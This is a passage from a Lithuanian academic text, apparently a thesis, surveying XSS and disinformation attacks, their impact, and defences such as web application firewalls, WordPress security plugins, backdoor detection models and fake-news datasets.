
XSS atakos dažniausiai orientuotos į skriptams vykdyti klientinėje pusėje naudojamas scenarijų rašymo kalbas, tokias kaip *JavaScript* ir *HTML*. Vienu iš atakos atveju, užpuolikas sugeba valdyti internetinės svetainės klientinės pusės vykdymo scenarijus ir jais manipuliuodamas įterpti kenksmingą scenarijų, kuris gali būti iškviečiamas kiekvieną kartą atidarius svetainę. Reali atakos grėsmė iškyla tokiu atveju, jeigu internetinė svetainė priima duomenis iš naudotojų ir neatliekant validacijos dinamiškai juos įdeda į puslapius. Jeigu atakuotojas sugeba sėkmingai įvykdyti ataką, tai įgauna prieigą prie aukos paskyros.

XSS ataka taip pat gali būti įvykdyta siunčiant specialiai paruoštą kenksminga nuorodą, kuri dėl teksto kodavimo gali atrodyti nepavojinga. Dažniausiai tokios nuorodos būna siunčiamos el. paštu ir laukiama, kol auka paspaus sukurtą nuorodą **[11]**.

XSS atakas galima klasifikuoti į tris tipus **[12]**:

- **Atsispindinti XSS ataka (angl. *Reflected XSS)*.** Įterpiamas programinis kodas, kuris išnaudoja nevaliduojamą arba nenaudojamą naudotojo įvesties laukelį esantį sugeneruoto tinklalapio išvestyje. Auka naršyklėje atidariusi nuorodą įvykdo XSS atakos kodą ir būna peradresuojama į užpuoliko valdomą tinklalapį, tokiu būdu pavogiant asmeninius duomenis arba įvykdant kenksmingą programinį kodą.
- **Išsaugota XSS ataka (angl. *Stored XSS*).** Užpuoliko įterptas kodas yra nevaliduojamas ir išsaugomas internetinėje svetainėje (dažniausiai duomenų bazėje) ir gali būti peržiūrimas kito naudotojo ar administratoriaus. Įterptas ir išsaugotas kenksmingas kodas dažniausiai laikomas aukšto ar net kritinio pavojingumo pažeidžiamumu, kadangi interneto svetainė gali būti išnaudota peradresuojant naudotojus į kitas nesaugias svetaines ar atliekant kitus potencialiai kenksmingus veiksmus.
- **DOM tipo XSS ataka (angl. *DOM XSS*).** Internetinės svetainės, *JavaScript* programavimo kalba parašyti karkasai gali būti pažeidžiami *DOM* (angl. *Document Object Model*) manipuliacijose, kai įtraukiami atakuotojo kontroliuojami duomenys į svetainę. Šio tipo atakos metu, gali būti „pakišamos“ suklastotos prisijungimo formos, fiksuojami klaviatūros paspaudimai ar įvykdomas kenkėjiškas kodas.

Apibendrintas XSS atakos vektorius pateikiamas **4 pav.**



4 pav. XSS atakos vektoriaus vizualizacija **[13]**

Pavyzdinį XSS atakos vektorių galima išskaidyti į šešis pagrindinius žingsnius:

1. Užpuolikas skenuoja svetainę ir ieško internetinės svetainės pažeidžiamumų, kurie leistų įvykdyti XSS ataką;
2. Radus pažeidžiamumą, paruošiama speciali nuoroda, kuri nukreipia auką į užpuoliko valdomą svetainę ir iškviečia paruoštą vykdymo skriptą;
3. Sukurta speciali nuoroda siunčiama aukai naudojantis el. paštu ir laukiama, kol auka atidarys nuorodą;
4. Paspaudus ant nuorodos, naršyklėje atidaromas internetinis puslapis ir įvykdomas kenksmingas įterptas programinis kodas, kuris peradresuoja auką į užpuoliko valdomą internetinę svetainę su suklastota prisijungimo formą;
5. Auka neįtardama, jog atidaryta suklastota prisijungimo forma, suveda savo prisijungimo duomenis ir bando prisijungti prie svetainės;
6. Prisijungimo duomenys ir kita privati aukos informacija persiunčiama užpuolikui.

1.1.4. Informacinės atakos

Internetinė žiniasklaida ir socialiniai tinklai atlieka vis svarbesnį vaidmenį šiuolaikiniuose socialiniuose ir politiniuose judėjimuose, todėl suprantama, kad tai tampa puikiu taikiniu kibernetiniams nusikaltėliams.

Informacinės atakos, kurių metu skleidžiama suklastota ar netikra informacija vis populiarėja, o gebėjimas aptikti ir sustabdyti dezinformacijos srautą tapo labai svarbus uždavinys saugumo specialistams. Siekiant sukurti kuo efektyvesnius apsaugos mechanizmus, išskirtos pagrindinės informacinės atakos, kurios atliekamos siekiant suklastoti pateikiamus duomenis ir išvengti aptikimo **[14]**.

Neigimo ataka (angl. *Negation Attack*). Atakos metu klastojami duomenys pakeičiant teigiamuosiuos sakinius į neigiamuosius. Atakos metu identifikuojami sakiniai, kuriuose vartojami žodžiai *yra, buvo* arba *turėtų* ir pakeičiami į priešingus – *nėra, nebuvo* ir *neturėtų* ir atvirkščiai. Nors atakos metu pakeitimai teksto atžvilgiu yra nedideli, tačiau pastraipos ar sakinio prasmė gali būti kardinaliai pakeista.

Politinių partijų atstovų sukeitimo ataka (angl. *Party Reversal Attack*). Ataka labiausiai orientuota į politinių partijų skelbiamą informaciją, tačiau gali būti pritaikyta ir kitokio pobūdžio informacijai. Atakos metu identifikuojamos asmenybės ir jų priklausomybė vienai ar kitai politinei partijai ir pakeičiama į kitą asmenį, kuris dažniausiai priklauso opozicinei partijai. Tokiu būdu modifikavus informaciją ji tampa faktiškai neteisinga ir klaidinanti.

Prieveiksmių intensyvumo ataka (angl. *Adverb Intensity Attack*). Atakos metu pridedami arba pašalinami prieveiksmiai, kurie padidina sakinio intensyvumą. Sakinio reikšmė dažnu atveju nepasikeičia, tačiau gali turėti įtakos kaip suprantamas sakinys.

1.1.5. Hibridinių kibernetinių atakų grėsmė

Sėkmingos hibridinės atakos neabejotinai daro didelę žalą įmonėms. Tokios atakos gali turėti įtakos verslo būklei ir naudotojų pasitikėjimui. Kibernetinės atakos poveikį galima suskirstyti į tris pagrindines kategorijas:

1. Finansinė
2. Reputacijos
3. Teisinė

Finansinė žala. Žala, kuri patiriama po kiekvieno kibernetinio incidento, kadangi įmonės yra priverstos skirti papildomas išlaidas paveiktų sistemų, tinklų ir įrenginių taisymui. Didžiausia finansinė žala patiriama, kai atakos metu pavogiama svarbi finansinė informacija, tokia kaip bankinių kortelių informacija, ar sutrukdoma prekyba internetu, kai įmonės negali atlikti piniginių operacijų internete.

Reputacinė žala. Pasitikėjimas ir reputacija yra esminis sėkmingos informacinės sistemos elementas. Kibernetinės atakos gali tiesiogiai paveikti verslo reputaciją ir sugriauti klientų pasitikėjimą. Tai automatiškai gali reikšti klientų praradimą, pelno sumažėjimą ar net paveikti santykius su partneriais, investuotojais ar kitomis trečiosiomis šalimis.

Teisinė žala. Duomenų apsaugos ir privatumo įstatymai reikalauja, jog sistemos tvarkytų ir apsaugotų visų asmens duomenų saugumą – tiek savo darbuotojams, tiek klientams. Jei šie duomenys yra atsitiktinai ar sąmoningai pažeisti ir įmonei nepavyko tinkamai jų apsaugoti, gali grėsti baudos ir sankcijos.

Hibridinių atakų metu taip pat dažniausiai platinama dezinformacija, kuri išnaudoja psichologinį pažeidžiamumą ir pažeidžia loginį bei kritinį mąstymą. Tokios atakos siekia pakeisti tikslinės auditorijos mąstymą ir veiksmus. Pagrindinis tikslas – manipuliuoti tuo, kaip jie suvokia tikrovę.

Vienas iš dezinformacijos poveikio pavyzdžių – 2017 m. Indijoje per „WhatsApp“ programėlę paskelbti gandai, kuriuose nurodoma, kad viename iš kaimų veikia vaikus grobianti grupuotė. Pranešime buvo teigiama, jog grupuotė grobia vaikus ir pardavinėja iš vaikų paimtus organus ir pateiktos vaikų, suguldytų eilėmis ant žemės nuotraukos. Kaip paaiškėjo vėliau, nuotraukos buvo netikros ir padarytos Sirijoje per cheminę ataką žuvusių vaikų. Pasklidus dezinformacijai kaimuose prasidėjo smurtiniai išpuoliai, per kuriuos nuo 2017 m. sausio mėn iki 2018 m liepos mėn. žuvo 33 žmonės **[15]**.

Hibridinės atakos ir jų grėsmė pastebima visame pasaulyje, remiantis *CSIS* (angl. *Center for Strategic and Internatiol Studies*) sudarytu reikšmingų kibernetinių incidentų sąrašu, pateikiamos keletas hibridinių atakų pavyzdžių per pastaruosius keletą metų **[16]**:

- **2017 m. Sausio mėn**. – Švedijos užsienio politikos institutas apkaltino Rusiją vykdant informacinio karo kampaniją, panaudojant netikras naujienas, melagingus dokumentus ir dezinformaciją, skirtą susilpninti visuomenės paramą Švedijos politikai.
- **2018 m. Rugpjūčio mėn. –** *Facebook* identifikavo kelias naujas dezinformacijos kampanijas, kurias rėmė Rusija ir Iranas. Kampanijos taikiniu pasirinkti naudotojai iš Jungtinių Amerikos Valstijų, Lotynų Amerikos, Didžiosios Britanijos ir Viduriniųjų Rytų, naudojant 652 suklastotus profilius, puslapius ir grupes.
- **2020 m. Balandžio mėn.** – Lenkija įtarė, jog Rusijos valdžia atsakinga už seriją kibernetinių atakų prieš Lenkijos Karo studijų universitetą, siekiant pradėti dezinformacijos kampaniją prieš Jungtinių Amerikos Valstijų – Lenkijos ryšius.

1.2. Hibridinių kibernetinių atakų saugos metodai ir praktikos

Visuomenei laisvai prieinamos svetainės, siekdamos užtikrinti informacijos patikimumą ir apsaugą, privalo atsakingai rūpintis svetainių saugumu. Internete gausu informacijos kaip reikėtų tinkamai pasirūpinti svetainių saugumu, siūlomos įvairios apsaugos priemonės ir įrankiai.

Siekiant išsiaiškinti esamų saugos metodų ir praktikų privalumus ir trūkumus, pateikiami pagrindiniai saugos metodai ir praktikos naudojamos interneto svetainėse.

1.2.1. Internetinės svetainės ugniasienė

Internetinės svetainės ugniasienė (angl. *Web application firewall)* – viena iš dažniausiai siūlomų, būtinų apsaugos priemonių. Ugniasienė atlieka siuntinėjamų paketų tarp kliento ir serverio analizę ir gali aptikti įvairias šiuolaikines atakas.

Ugniasienės pagal strategijos tipą gali turėti dviejų tipų saugumo modelius: teigiamą arba neigiamą. Teigiamu modeliu veikiančios ugniasienės praleidžia tik tokį srautą, kuris atitinka aprašytas taisykles, visas kitas srautas yra blokuojamas. Neigiamu modeliu veikiančios ugniasienės blokuoja tik tokį srautą, kuris atitinka aprašytas atakų taisykles. Standartiškai, ugniasienės veikia tik teigiamu arba neigiamu saugumo modeliu ir retais atvejais naudoja abu **[17]**.

Naudojant teigiamos politikos saugumo modeliu paremtomis ugniasienėmis, paketai yra analizuojami, jog būtų užtikrinta, kad informacija yra tinkama. Tai apima įvairių laukų ir žinučių tikrinimą, jog pavyzdžiui laukelio reikšmė, kuriame turėtų būti įrašytas el. pašto adresas neturėtų kitokių reikšmių, tokių kaip pašto kodas ar neviršytų leistinos ilgio ribos. Šiuo metu siūlomos ugniasienės taip pat naudoja mašininio apsimokymo (angl. *Machine learning*) metodus, todėl pradžioje turi apsimokyti, kad galėtų atskirti kokia įvestis yra teisinga. Sudarius apsimokymo profilius, ugniasienė pradeda automatiškai konfigūruoti saugumo taisykles, kad galėtų sėkmingai validuoti įvestis.

Naudojant neigiamos politikos saugumo modeliu paremtas ugniasienes, paketai yra analizuojami ir tikrinama ar juose yra fragmentų, kurie laikomi kenksmingais. Aptikus paketus, kuriuose potencialiai yra kenksmingų dalių, jie yra blokuojami. Šis modelis, veikdamas vienas, būtų neefektyvus, kadangi aktyvi įsilaužėlių visuomenė kasdien randa naujus būdus apeiti saugumo taisykles.

Remiantis 2018 metų straipsniu **[17]**, galima išskirti keturias populiariausias ugniasienes:

1. *Barracuda* WAF
2. *Citrix* WAF
3. *F5* WAF
4. *Fortinet FortiWeb* WAF

***Barracuda* WAF –** visapusiška interneto svetainių saugumo platforma. Ugniasienė pasižymi aukšta sparta apdorojant duomenis ir gali apsaugoti nuo *OWASP* Top 10 atakų, duomenų nutekėjimo ir aplikacijų lygio DoS atakų, bei aptikti ir blokuoti automatines atakas. Išnaudodama teigiamos politikos saugumo modelį kartu su galingomis anomalijų aptikimo galimybės, *Barracuda* ugniasienė gali įveikti pačias įmantriausias šiuolaikines atakas nukreiptas prieš internetines svetaines **[18]**.

***Citrix* WAF** – viena iš geriausių interneto svetainių ugniasienių, kuri apsaugo svetaines nuo žinomų ir nežinomų atakų, įskaitant visas aplikacinio lygio ir „nulinės dienos“ (angl. *zero-day*) grėsmių. Nepriklausomai nuo vis didėjančių saugumo iššūkių, *Citrix* ugniasienė siūlo visapusišką apsaugą nepakenkiant pralaidumui ar svetainės atsakymų laikams **[19]**.

***F5* WAF** – pažangi interneto svetainių ugniasienė sauganti svetaines nuo paskutinės kartos atakų naudodama elgesio analizės algoritmus, aktyvią automatizuotų atakų apsaugą ir aplikacijos lygio šifravimą, siekiant apsaugoti svarbius duomenis, tokius kaip prisijungimo duomenys. Ugniasienė saugo svetaines nuo pažangių 7 OSI (angl. *Open Systems Interconnection Reference Model*) lygio atakų, OWASP Top 10 atakų, taip pat nuo „nulinės dienos“ (angl. *zero-day*) grėsmių **[20]**.

***Fortinet FortiWeb* WAF –** ugniasienė naudoja daugiasluoksnę, dirbtiniu intelektu ir koreliacijomis paremta saugos metodiką ir siūlo visavertišką apsaugą interneto svetainėms nuo OWASP Top 10 ir daug kitų grėsmių. Pirmasis apsaugos sluoksnis naudoja tradicinius internetinių svetinių aptikimo variklius, tokius kaip atakų parašai, IP adresų reputacija ir protokolų validacija. Srautas, praėjęs pirmo lygio patikrą, persiunčiamas į mašininiu apmokymu paremtą variklį, kuriame naudojamas reguliariai atnaujinimas modelis sugeba identifikuoti kenksmingas anomalijas ir jas užblokuoti **[21]**.

1.2.2. TVS saugumo papildiniai

Turinio valdymo sistemoms paremtoms sistemos egzistuoja papildoma praktika, kaip gali būti gerinamas saugumas. Vienas iš jų – specifinių įrankių (papildinių) pridėjimas, kurie rūpinasi svetainės saugumu. Remiantis 2016 metais sudarytu dokumentu apie TVS sistemomis paremtų interneto svetainių saugumą **[1]**, galima išskirti tris populiariausius papildinius, naudojamus padidinti *Wordpress* TVS saugumą:

1. *iThemes Security* papildinys
2. *WordFence* papildinys
3. *All-in-One WP Security & Firewall* papildinys

iThemes Security – suteikia daugiau nei 30 papildomų būdų padidinti saugumą ir apsaugoti *WordPress* svetainę. Dauguma *WordPress* svetainių administratorių nežino, kad jų svetainės yra pažeidžiamos, tačiau šis papildinys užtaiso pagrindines saugumo skyles, sustabdo automatizuotas atakas ir padidina naudotojų prisijungimo duomenų apsaugą. Pagrindinės siūlomos papildinio funkcijos **[22]**:

- Dviejų faktorių autentifikacija – leidžia naudoti *Google Authenticator* arba *Authy* produktus sugeneruoti kodui arba atsiunčiamas sugeneruotas vienkartinis kodas el. paštu.
- Kenkėjiškų programų skenavimo planavimas – galima sukonfigūruoti, jog svetainė būtų kiekvieną dieną skenuojama dėl kenkėjiškų programų. Jeigu aptinkama kenkėjiška programa, atsiunčiamas pranešimas el. paštu.
- Slaptažodžių saugumo funkcija – užtikrina saugių ir stiprių slaptažodžių generavimą tiesiai iš profilio.
- Slaptažodžių galiojimo laiko įvedimas – leidžia slaptažodžiams uždėti galiojimo laiką ir priverčia naudotojus periodiškai atnaujinti slaptažodžius.
- Internetinis failų palyginimas – aptinka failų pasikeitimus ir atlieka skenavimą. Sugeba aptikti ar nauji pakeitimai faile yra kenksmingi ar ne.

WordFence – papildinys turi integruotą galinės prieigos ugniasienę ir kenkėjiškų programų skaitytuvą, kuris buvo specialiai sukurtas siekiant apsaugoti *WordPress* svetaines. Papildinys pasižymi naujausiomis ugniasienės taisyklėmis, kenkėjiškų programų parašais ir žinomų kenkėjiškų IP adresų blokavimu, taip užtikrindamas visapusišką internetinės svetainės apsaugą. Pagrindinės siūlomos papildinio funkcijos **[23]**:

- Integruotas kenkėjiškų programų skaitytuvas – blokuoja užklausas, kuriose aptinka kenkėjišką kodą ar turinį.
- Failų pasikeitimo aptikimas – reguliariai lygina *WordPress* branduolio failus, temų ir papildinių failus su esamais repozitorijose. Aptikus pasikeitimus, tikrinamas vientisumas ir pranešama apie pasikeitimus.
- Reguliarus svetainės tikrinimas dėl žinomų saugumo pažeidžiamumų – papildinys reguliariai skenuoja svetainę dėl žinomų pažeidžiamumų ir praneša apie aptiktus pažeidžiamumus.
- Dviejų žingsnių autentifikacija – siūlo dviejų žingsnių autentifikaciją naudojantis *TOPT* (angl. *Time-based One-time password*) autentifikacijos programa ar servisu.

All-In-One WP Security & Firewall – visapusiškas, lengvai naudojamas, stabilus ir gerai palaikomas *WordPress* apsaugos papildinys. Papildinys padeda sumažinti kibernetinių atakų riziką reguliariai tikrindamas svetainę dėl pažeidžiamumų ir palaikydamas naujausias *WordPress* apsaugos praktikas ir technikas. Taip pat naudojama saugos taškų vertinimo sistema, kuri sugeba sekti ir pamatuoti apsaugos lygį svetainėje, priklausomai nuo naudojamų saugos funkcijų. Pagrindinės siūlomos papildinio funkcijos **[24]**:

- Failų pasikeitimo aptikimas – reguliariai tikrina ar yra pasikeitimų failuose ir leidžia administratoriui peržiūrėti aptiktus pasikeitimus ir nuspręsti ar pakeitimai nėra kenkėjiški.
- Leidžia naudoti prisijungimo „medaus puodynę“ (angl. *Login honeypot*) – šio metodo naudojimas leidžia stipriai sumažinti „grubios jėgos“ (angl. *brute-force*) atakų bandymus, kuriuos atlieka automatizuoti robotai.
- Galimybė kurti ugniasienės taisykles pagal poreikį – galima sukurti atskiras taisykles, skirtas uždrausti prieigą prie įvairių svetainės resursų.
- Leidžia sekti ir peržiūrėti naudotojų aktyvumą – seka ir leidžia administratoriui peržiūrėti naudotojų aktyvumą, naudojamą prisijungimo vardą, IP adresą ir prisijungimo / atsijungimo laikus.

1.2.3. „Galinių durų“ atakos prevenciniai metodai

Kenkėjiškų programų (angl. *malware*), kurių tarpe ir „galinių durų“ ataka aptikimo metodai skirstomi į tris pagrindines kategorijas **[25]**:

1. Parašu pagrįstas aptikimas (angl. *Signature based detection*)
2. Elgsena pagrįstas aptikimas (angl. *Behavioural based detection*)
3. Euristinis nustatymas (angl. *Euristic based detection*)

1.2.3.1. Parašu pagrįstas aptikimas

Šiuo metu šablonų ieškojimas yra labiausiai paplitęs kenkėjiškų programų aptikimo metodas. Sudaromas parašas yra unikali savybė kiekvienam failui, kuri paprastai gali būti palyginama su

žmogaus piršto antspaudu. Parašu pagrįsti metodai naudoja šablonus, kurie yra išgauti iš įvairių kenkėjiškų programų ir leidžia jas identifikuoti. Šitoks metodas yra žymiai efektyvesnis ir greitesnis, nei bet kurie kiti metodai ir leidžia aptikti kenkėjišką įrangą su mažu klaidų skaičiumi.

Nors parašu pagrįsti metodai yra efektyvūs ir greiti, jie negali aptikti nežinomos kenkėjiškos programos variantų, taip pat reikalinga daug laiko ir išlaidų unikaliems parašams išgauti.

1.2.3.2. Elgsena pagrįstas aptikimas

Elgsena pagrįstas aptikimas stebi programų elgseną siekiant nustatyti, ar ji yra kenkėjiška, ar ne. Kadangi stebima kokius veiksmus atlieka programa, galima identifikuoti įvairius naujus kenkėjiškos programos variantus, kurie gali būti neaptikti parašu grįstais metodais. Šio tipo aptikimo mechanizmai padeda aptikti kenkėjiškas programas, kurios gali būti naujai generuojamos ir modifikuojamas, kadangi jos visada naudoja sistemos išteklius ir paslaugas panašiu būdu. Dažniausiai tokiu būdų pagrįstos sistemos susideda iš šių komponentų:

- Duomenų surinkėjas – šis komponentas surenka informaciją apie programą.
- Interpretatorius – konvertuoja surinktą „žalią“ informaciją į tarpines reprezentacijas.
- Tikrintojas – naudojamas tikrinti interpretatoriaus pateiktus rezultatus su turimais elgsenos parašais.

Šio aptikimo metodo didžiausi trūkumai yra nenuspėjamas ir nepastovus galimų aptikimo klaidų skaičius ir ilgas nuskaitymo laikas, siekiant nuspręsti ar programa yra kenkėjiška, ar ne.

1.2.3.3. Euristinis nustatymas


Naudojami euristiniai kenkėjiškų programų aptikimo metodai remiasi duomenų gavimo ir mašininio mokymosi metodais, kurie skirti išmokti vykdomųjų failų elgesį. Mašininiu mokymosi grįstoms sistemoms būtinos tam tikros savybės (angl. *features*), pagal kurias galima klasifikuoti duomenis. Kenkėjiškų programų aptikimui naudojamos penkios pagrindinės savybės:

1. API/Sisteminiai kvietiniai – praktiškai visos programos naudojasi programų ar sisteminiais kvietiniais, todėl tai yra vienas patraukliausių būdų, kuris atspindi kenkėjiškos programos elgesį.
2. Operaciniai kodai (angl. *OpCode*) – kiekviena programa yra apibrėžiama kaip tam tikra instrukcijų serija, kuri gali būti analizuojama mašininio mokymosi algoritmais.
3. „N-Grams“ – kiekvieną eilutę galima išskaidyti į atskiras dalis po *n* simbolių, kurie gali būti naudojami siekiant atpažinti kenkėjišką programą.
4. Valdymo srauto grafas (angl. *Control Flow Graph*) – kryptinis grafas, kuriame kiekvienas mazgas reiškia programos teiginį ir kiekvienas kampas (angl. *edge*) rodo valdymo srautą tarp teiginių.
5. Hibridinės savybės – siekiant išgauti geresnį aptikimo tikslumą, skirtingos savybės yra kombinuojamos pvz. API/Sisteminiai kvietiniai su valdymo srautu grafu.

Didžiausias euristinių aptikimo metodų trūkumas – aukštas klaidingai teigiamų aptikimų skaičius, bei didelis duomenų kiekis reikalingas mašininio mokymosi algoritmais paremtų sistemų apmokymui **[25]**.

2021 m. lapkričio mėn. paskelbtame straipsnyje aprašytas metodas *RF-DNN*^{2}, kuris skirtas „galinių durų“ atakos prevencijai *PHP* programavimo kalba parašytoms internetinėms svetainėms **[26]**. Straipsnyje siūlomas metodas sujungia du giluminius neuroninius tinklus (angl. *deep neural networks*) ir atsitiktinių medžių klasifikatorių (angl. *Random Forest*) siekiant aptikti „galines duris“. Pirmasis neuroninis tinklas apmokomas pasirinktų „galinių durų“ programiniu kodu, o antrasis tinklas tų pačių programinių kodų sugeneruotomis operacinių kodų sekomis.

RF-DNN^2 modelio architektūra pateikiama **5 pav.**



5 pav. *RF-DNN*^{2} modelio architektūra

Siūlomo metodo pritaikymas, lyginant su kitais metodais turi tris pranašumus:

1. Atsikratoma savybių inžinerijos, kadangi žinoma, jog tai yra varginanti ir daug laiko reikalaujanti užduotis. Taikant giluminio mokymosi mokymosi metodus (angl. *deep learning*) siekiama sumažinti riziką, jog užpuolikai gali greitai pakeisti įsilaužimo taktiką, jeigu žinomos pagrindinės savybės, pagal kurias atliekamas aptikimas.
2. Naudojant du neuroninius tinklus galima aptikti naujus atakų variantus. Įsilaužėliai dažnu atveju prideda papildomų komentarų eilučių ar nereikalingų kintamųjų siekiant išvengti aptikimo metodų. Apmokius neuroninį tinklą operaciniais kodais (antrasis neuroninis tinklas), visos nedidelės kodų modifikacijos tiesiog išnyksta, nes išlaikomas tik primityvių operacijų kodų sekos.

3. Sumažinama didelė neuroninių tinklų dispersija. Neuroniniai tinklai yra jautrūs pradiniam atsitiktiniam svoriui ir statistiniam triukšmui mokymo duomenų rinkyje. Naudojamas atsitiktinių medžių klasifikatorius leidžia sumažinti neuroninių tinklų dispersiją.

Siekiant ištestuoti metodą buvo sukurtas specialus duomenų rinkinys, susidedantis iš 992 kenkėjiškų programinio kodo pavyzdžių ir 992 gerybinio programinio kodo, kurie buvo panaudoti kaip apmokymo duomenys.

Eksperimento metu nustatyta, jog siūlomas metodas 98% tikslumu gali nustatyti kenkėjišką „galinių durų“ programinį kodą. Nors metodas pasižymi aukštu tikslumu, tikėtina, jog turint mažesnės apimties duomenų apmokymo rinkinį arba atsiradus kitokio tipo atakoms efektyvumas stipriai sumažėtų.

1.2.4. Informacinės atakos prevenciniai metodai

Informacinės atakos arba kitaip „netikrų naujienų“ aptikimas – natūralios kalbos klasifikavimo užduotis, kuriame modelis turi nustatyti, ar naujienų straipsnis yra klaidingas ar netikras. Siekiant sėkmingai atskirti netikrą informaciją, modelis turi ne tik mokėti suprasti natūralią kalbą, bet ir mokėti į savo skaičiavimus įtraukti žinias iš viso pasaulio, įskaitant žinias apie dabartinius įvykius. Dažnu atveju tai yra tiek pat sudėtingas uždavinys, kiek ir svarbus šiuolaikiniame pasaulyje.

Prevenciniai metodai remiasi įvairiais sprendimais:

1. Gilios difuzijos tinklai (angl. *Deep Difusion Networks)* **[27]**
2. Pasikartojantys ir konvoliuciniai tinklai (angl. *Recurrent and Convuntional Networks)* **[28]**
3. BERT pagrįsti modeliai (angl. *BERT-based models*) **[29]**

Prevencinių metodų apmokymui ir tikrinimui bei efektyvumui įvertinti dažniausiai naudojami duomenų rinkiniai **[30]**:

1. ***BuzzFeedNews*** – mažas duomenų rinkinys sukurtas *Facebook*. Duomenų rinkinyje randamos tik antraštės ir 2282 įrašų tekstai;
2. ***BuzzFace*** – duomenų rinkinys sudarytas iš keturių kategorijų pavadintų *dažniausiai tiesa, dažniausiai klaidinga, teisingų ir klaidingų mišinys* ir *jokios faktinės informacijos*. Rinkinį sudaro informacija iš 2263 straipsnių;
3. ***LIAR*** – duomenų rinkinys, kuris naudojamas kartu su faktų tikrinimo internetine svetaine *Politifact*. Duomenų rinkinys išskirtas į šešias kategorijas ir suformuotas iš 12836 trumpų pareiškimų, o ne pilnų straipsnių;
4. ***CREDBANK*** – duomenų rinkinys specifiškai suformuotas ir nukreiptas į *Twitter* naujienų kanalui. Rinkinys sudarytas iš 60 mln. įrašų, paskirstytų į keturis failus;
5. ***Reuters*** – rinkinys sudarytas iš 7769 apmokymo dokumentų ir 3019 testavimo dokumentų. Visi dokumentai surinkti iš to paties informacijos šaltinio ir turi įvairias etiketes bei siūlo 90 skirtingų klasių;
6. ***McIntire*** – dvejetainis duomenų rinkinys, kurį sudaro 10558 eilutės ir 4 stulpeliai, kurie pažymėti *taip* arba *ne* etiketėmis;
7. ***FacebookHoax*** – rinkinys sudarytas iš *Facebook* socialiniame tinkle paskelbtų 15500 įrašų;
8. ***Kaggle*** – duomenų rinkinys, kuriame sudėtos teisingos ir klaidingos naujienos, tačiau nenurodami naujienų šaltiniai.

Pagal atlikto netikrų naujienų aptikimo modelių įvertinimo tyrimą **[31]**, visais trimis tipais paremti prevenciniai metodai neužtikrina pilnos apsaugos nuo atakų ir gali jų neaptikti. Tyrimo metu pastebėta, jog modelių efektyvumas tiesiogiai priklauso nuo duomenų rinkinių kokybės ir kiekio, o tai yra didelis trūkumas, kai modelius siekiama pritaikyti skirtingoms kalbomis. Turint mažus duomenų rinkinius skirtingoms kalboms negali būti užtikrinamas aukštas efektyvumo lygis, todėl patariama naudoti ir papildomas priemones ar faktų tikrinimo metodus.

1.3. Esminiai informacinių sistemų saugumo kriterijai

Apibendrinant analizės dalyje aptartas temas, galima išskirti pagrindinius informacinių sistemų saugumo kriterijus. Remiantis NKSC **[2]**, OWASP **[32]**, **[33]** pateiktomis rekomendacijomis sudaromas pagrindinių saugumo kriterijų sąrašas:

- Naudoti ir reguliariai atnaujinti internetinių puslapių ugniasienes.
- Jei naudojami papildomi įskiepiai ar kita PĮ, pasirūpinti reguliariais atnaujinimais ir jų palaikomumu.
